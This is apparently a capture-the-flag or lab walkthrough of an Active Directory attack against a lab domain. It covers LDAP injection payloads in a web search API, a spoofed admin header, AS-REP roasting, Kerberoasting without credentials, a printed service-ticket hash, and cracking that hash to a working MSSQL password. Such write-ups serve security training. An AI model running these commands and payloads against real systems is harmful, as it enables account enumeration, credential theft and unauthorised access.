
 https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html

We try LDAP Injection in the search Field
*)(displayName=**)(sAMAccountName=*We see all users
We could also list service accounts (e.g., svc_* users).
svc*
We Copied the Session Cookie (just working with Method1 Bruteforce)
After logging in, we opened the browser's Developer Tools (F12) and copied our session cookie from the Application (or Storage) tab. We then used this cookie to authenticate our subsequent requests to the application's API.

We Prepared the Session Cookie and Target API Endpoint for SSTI Testing
COOKIE="sfVzNSVU6Bv6g1V2RzJqfpaK5MA-N1CNiyLxrlrkM8Y"
BASE="http://10.0.10.10:5000/api/search"
We Enumerated Usernames via LDAP Injection and Saved the Results
curl -s -H "Cookie: westbridge_session=$COOKIE" "$BASE?q=*)(displayName=*" | jq -r '.results[].username' > westbridge_rid_users.txt
We Enumerated Usernames via LDAP Injection and Saved the Results
curl -s \
  -H 'X-Remote-User: admin' \
  'http://10.0.10.10:5000/api/search?q=*)(displayName=*' \
  | jq -r '.results[].username' \
  > westbridge_rid_users.txt
We Identified AS-REP Roastable User Accounts
 GetNPUsers.py westbridge.hsm/ \
-usersfile westbridge_rid_users.txt \
-no-pass \
-dc-ip 10.0.10.5 \
-request
We got user svc_legacy with not require pre-authentication flag set

But hash is not crackable
 https://www.semperis.com/blog/new-attack-paths-as-requested-sts/

We Requested Kerberos Service Tickets Without Credentials
GetUserSPNs.py -no-preauth svc_legacy -usersfile westbridge_rid_users.txt -dc-host 10.0.10.5 westbridge.hsm/The Service Account svc_mssql have a RC4 encryption and can be cracked maybe

svc_mssql HASH
$krb5tgs$23$*svc_mssql$WESTBRIDGE.HSM$svc_mssql*$56c52fcf5375bbc04edd63ee69bf2761$ffbea1e263e37bcc002dc5b924aeaeef3448834f0b256523e5b16fa09f1a638f949672440602503e330bbf68ed6f24480534fefc466c287f0c56451d666ded6356db027866cf3181125c4a44ca9f38d75eab6911e707f59ad14ca531d4b9dae77ab9bd911bcd6964147657c31a31767fc4678fc3315a275b914f1ac0883afe44b7b21b535f440df482fca393902e73223e943c49c2ef70834b757b1b8520d69c5d4929bfe387d54d5499746e24e85b7a9ad59856c80dd0eddb753d4c16ecdc5a3b242ec4b9b669dcc3a44d8675655be739d3faf37376869e08b4390748c98e278f94beca0296f75307868aad2266991c7e5387a44e9481356cef812b9133d669dd0209d8ef0768ee9374ae6bb6019ea03206560d1caedcbf579fe1e30466902fc5c5d233de59d6988742513014f15ff692d609ace3402564162aff1f61043c82d4b32e5ae0ab9c29be3fb24c794320cc316104ee9b38096666b4fe960c15fb6acef322244f9963d52ee0d5a1090e279e2d83044fdd137fd9efafc7f934de595aa5b961b9a925a711f45497660db11de27baa6164123fa41ebcb151568d85b997b4cc3dc46b388f9e36e06258d2dde77a88b80acf7baeefba262998d8ecbd59b2d611074e75e980d1173609fe7dfdf312c06afcc7216165d035eaf1b94039e0918e1aaf760465a783a16333430853ccc9a7b6687a96fe1c12cd7f1d21edc61322bb35c9fb9c254425bf718798162ffbe782843f66f3c1cf9560b4dfce10f5dcbb5ca9bc2065d401e4e71f0d1feeba41db19d04e9d750689e6257c89420122c67324233430d940abf5f28a82c95ed5b3d4a4282e1338fcb3bc3bbf24df55c30bbafd8914105f04e4c7de972ad380aa1000d6f0821a02a740b5a3ad3ea5fbd8863f1a1216c09432a89b0fe260cfdfa32d59d53b7b9520049bf9078b5a23f98b847114fc8d8c65462fa265fb3c1ef3daae80539d7736229e9292f8dc91e41db0c2b07286a481afe588cfdcf82efba43861258c17fb2bae043eda7d45ad62adb7f416ea83aea9f00fae1ed9a3f808da578a1ac84646fc658657f8db81f2535338a72138be790b656be564a2855b7455070de140b0145547e67ed97fe64c2a4848a82926eee0f894f97722092d2448d162484e1e1391a8c61bad72ccde95ad6ce531f3c749babcbd9af89f16dd4573d7daee60945ae3357f5c2ae71ae674730640418c527e0935e1912c370ada8d920cfd4574e548efb6b510c20c7802af50f284a1a10c109b66c68b6ef2acc29c573b477029e158e64584b1290794315c2b9babbe49131f379aeec2f6030ce189cf7a3736e21155684b1173159e686a6a64efca7def5bccb9765ba5251d811ccafb26361137e1db4da5e4b8384d80e89519073e9c1d7fb17c23fee38c417a3dea1613406e12074e2a921a1b22fd5ce036b2a1cda3541e917e8087390edc06020a9f97b11f9293084e146b7b67f42164adba388189f2526341265cbbeb84
We Cracked the Kerberos Service Ticket and Recovered the Service Account Password
john --wordlist=/usr/share/wordlists/rockyou.txt hash_svc_mssqlWe got the PW sqls3rv3r


We try the creds
nxc mssql 10.0.10.20 -u svc_mssql -p sqls3rv3rThe creds work on the mssql server

SQL.westbridge.hsm (10.0.10.20)
